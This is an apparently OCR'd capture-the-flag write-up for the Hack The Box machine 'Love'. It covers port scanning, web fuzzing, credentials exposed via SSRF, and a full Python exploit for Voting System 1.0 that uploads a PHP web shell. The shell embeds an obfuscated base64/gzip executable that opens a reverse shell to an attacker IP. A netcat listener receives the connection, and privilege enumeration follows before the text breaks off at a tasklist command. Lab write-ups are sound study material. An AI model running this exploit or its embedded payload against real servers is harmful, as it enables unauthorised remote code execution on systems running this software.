Love

Nmap scan

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Voting System using PHP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Issuer:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-18T14:00:16
| Not valid after:  2022-01-18T14:00:16
| MD5:   bff0 1add 5048 afc8 b3cf 7140 6e68 5ff6
|_SHA-1: 83ed 29c4 70f6 4036 a6f4 2d4d 4cf6 18a2 e9e4 96c2
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
445/tcp   open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql?
| fingerprint-strings:
|   LDAPSearchReq, SMBProgNeg:
|_    Host '10.10.17.46' is not allowed to connect to this MariaDB server
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2021-09-09T18:58:18+00:00; +22m09s from scanner time.
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
| Issuer: commonName=LOVE
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-11T14:39:19
| Not valid after:  2024-04-10T14:39:19
| MD5:   d35a 2ba6 8ef4 7568 f99d d6f4 aaa2 03b5
|_SHA-1: 84ef d922 a70a 6d9d 82b8 5bb3 d04f 066b 12f8 6e73
|_http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
```

```
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.92%I=7%D=9/10%Time=613A5376%P=x86_64-pc-linux-gnu%r(SM
SF:BProgNeg,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.17\.46'\x20is\x20not\x2
SF:0allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LDAPSe
SF:archReq,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.17\.46'\x20is\x20not\x20
SF:allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 2h07m09s, deviation: 3h30m00s, median: 22m08s
| smb2-time:
|   date: 2021-09-09T18:58:06
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-09-09T11:58:01-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

NSE: Script Post-scanning.
Initiating NSE at 02:36
Completed NSE at 02:36, 0.00s elapsed
Initiating NSE at 02:36
Completed NSE at 02:36, 0.00s elapsed
Initiating NSE at 02:36
Completed NSE at 02:36, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2327.34 seconds
           Raw packets sent: 71882 (3.163MB) | Rcvd: 71687 (2.868MB)
┌[user@parrot]-[/tmp]
└──╼ $sudo nmap -p- -sS love.htb -sC -sV -v
```

Nmap udp

```
┌[user@parrot]-[~/Desktop/htb/toolbox]
└──╼ $sudo nmap -sU love.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-09 23:53 +08
Nmap scan report for love.htb (10.10.10.239)
Host is up (0.11s latency).
Not shown: 991 closed udp ports (port-unreach)
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr

Nmap done: 1 IP address (1 host up) scanned in 1355.77 seconds
┌[user@parrot]-[~/Desktop/htb/toolbox]
```

```
└─$
```

Smb

```
┌[X]-[user@parrot]-[~/Desktop/htb/toolbox]
└─$smbclient -L //love.htb
Enter WORKGROUP\user's password:
session setup failed: NT_STATUS_ACCESS_DENIED
┌[X]-[user@parrot]-[~/Desktop/htb/toolbox]
└─$
```

Rpc


```
┌[user@parrot]-[~/Desktop/htb/toolbox]
└─$rpcclient love.htb
Enter WORKGROUP\user's password:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
┌[X]-[user@parrot]-[~/Desktop/htb/toolbox]
└─$
```

Ffuf love.htb


```
┌[X]-[user@parrot]-[~]
└─$ffuf -c -w /SecLists/Discovery/Web-Content/big.txt -u http://love.htb/FUZZ -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://love.htb/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403
________________________________________________

ADMIN                   [Status: 301, Size: 329, Words: 22, Lines: 10]
Admin                   [Status: 301, Size: 329, Words: 22, Lines: 10]
Images                  [Status: 301, Size: 330, Words: 22, Lines: 10]
admin                   [Status: 301, Size: 329, Words: 22, Lines: 10]
dist                    [Status: 301, Size: 328, Words: 22, Lines: 10]
images                  [Status: 301, Size: 330, Words: 22, Lines: 10]
includes                [Status: 301, Size: 332, Words: 22, Lines: 10]
plugins                 [Status: 301, Size: 331, Words: 22, Lines: 10]
tcpdf                   [Status: 301, Size: 329, Words: 22, Lines: 10]
:: Progress: [20475/20475] :: Job [1/1] :: 183 req/sec :: Duration: [0:01:48] :: Errors: 0 ::
```

Love.htb

https://www.exploit-db.com/exploits/49846




staging.love.htb



Credentials exposed via SSRF

```
admin
@LoveIsInTheAir!!!!
```



Exploit code modified, highlighted in **red**

```
┌[user@parrot]─[~/Desktop/htb/love]
└──╼ $cat 49445.py
# Exploit Title: Voting System 1.0 - File Upload RCE (Authenticated Remote Code Execution)
# Date: 19/01/2021
# Exploit Author: Richard Jones
# Vendor Homepage:https://www.sourcecodester.com/php/12306/voting-system-using-php.html
# Software Link: https://www.sourcecodester.com/download-
code?nid=12306&title=Voting+System+using+PHP%2FMySQLi+with+Source+Code
# Version: 1.0
# Tested on: Windows 10 2004 + XAMPP 7.4.4

import requests

# --- Edit your settings here ----
IP = "10.129.48.103" # Website's URL
USERNAME = "admin" #Auth username
PASSWORD = "@LoveIsInTheAir!!!!" # Auth Password
REV_IP = "10.10.17.102" # Reverse shell IP
REV_PORT = "4444" # Reverse port
# --------------------------------

INDEX_PAGE = f"http://{IP}/admin/index.php"
LOGIN_URL = f"http://{IP}/admin/login.php"
VOTE_URL = f"http://{IP}/admin/voters_add.php"
CALL_SHELL = f"http://{IP}/images/shell.php"

payload = """

<?php

header('Content-type: text/plain');
```

```
$ip   = "IIPP";
$port = "PPOORRTT";
$payload =
"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
XiQBfokhF//zoHVuRlimG0dozN+f/O7/5vwA=";
$evalCode = gzinflate(base64_decode($payload));
$evalArguments = " ".$port." ".$ip;
$tmpdir ="C:\\windows\\temp";
chdir($tmpdir);
```

```
$res .= "Using dir : ".$tmpdir;
$filename = "shell.exe";
$file = fopen($filename, 'wb');
fwrite($file, $evalCode);
fclose($file);
$path = $filename;
$cmd = $path.$evalArguments;
$res .= "\n\nExecuting : ".$cmd."\n";
echo $res;
$output = system($cmd);

?>
"""

proxyDict = {
    "http": "http://127.0.0.1:8080",
    "https": "https://127.0.0.1:8080"
}


payload = payload.replace("IIPP", REV_IP)
payload = payload.replace("PPOORRTT", REV_PORT)

s = requests.Session()

def getCookies():
    r = s.get(INDEX_PAGE)
    return r.cookies

def login():
    cookies = getCookies()
    data = {
        "username":USERNAME,
        "password":PASSWORD,
        "login":""
    }
    r = s.post(LOGIN_URL, data=data, cookies=cookies, proxies=proxyDict)
    if r.status_code == 200:
        print("Logged in")
        return True
    else:
        return False

def sendPayload():
    if login():
        global payload

        payload = bytes(payload, encoding="UTF-8")
        files  = {'photo':('shell.php',payload,
                    'image/png', {'Content-Disposition': 'form-data'}
                )
              }
        data = {
            "firstname":"a",
            "lastname":"b",
            "password":"1",
            "add":""
        }

        r = s.post(VOTE_URL, data=data, files=files, proxies=proxyDict)

        if r.status_code == 200:
            print("Poc sent successfully")
        else:
            print("Error")

def callShell():
    r = s.get(CALL_SHELL, verify=False, proxies=proxyDict)
    if r.status_code == 200:
        print("Shell called check your listiner")
```

```
if __name__ == "__main__":
    print("Start a NC listner on the port you choose above and run...")
    sendPayload()
    callShell()┌─[user@parrot]─[~/Desktop/htb/love]
```

Reverse shell gained

```
┌─[user@parrot]─[~]
└──╼ $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.48.103.
Ncat: Connection from 10.129.48.103:49430.
b374k shell : connected

Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>
```

Privileges

```
C:\xampp\htdocs\omrs\images>whoami
whoami
love\phoebe

C:\xampp\htdocs\omrs\images>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\xampp\htdocs\omrs\images>
```

Tasklist

```
C:\xampp\htdocs\omrs\images>tasklist /svc
tasklist /svc

Image Name                     PID Services
